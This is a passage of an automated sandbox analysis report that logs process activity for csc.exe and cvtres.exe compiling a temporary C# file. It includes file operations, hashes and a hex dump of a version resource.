Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **6624**, Parent PID: **5576**

General

Target ID:	17
Start time:	07:37:06
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.cmdline
Imagebase:	0x900000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\qcbqzoit\CSC5984C3E5F49B45B5B1AD6CB2401B5385.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	95E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qcbqzoit\CSC5984C3E5F49B45B5B1AD6CB2401B5385.TMP	success or wait	1	979793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qcbqzoit\CSC5984C3E5F49B45B5B1AD6CB2401B5385.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	97967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.cmdline	unknown	369	success or wait	1	95E638	ReadFile
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.0.cs	unknown	487	success or wait	1	95E638	ReadFile

Analysis Process: cvtres.exe PID: **6724**, Parent PID: **6624**

General

Target ID:	18
Start time:	07:37:08
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC09A.tmp" "c:\Users\user\AppData\Local\Temp\qcbqzoit\CSC5984C3E5F49B45B5B1AD6CB2401B5385.TMP"
Imagebase:	0xaa0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly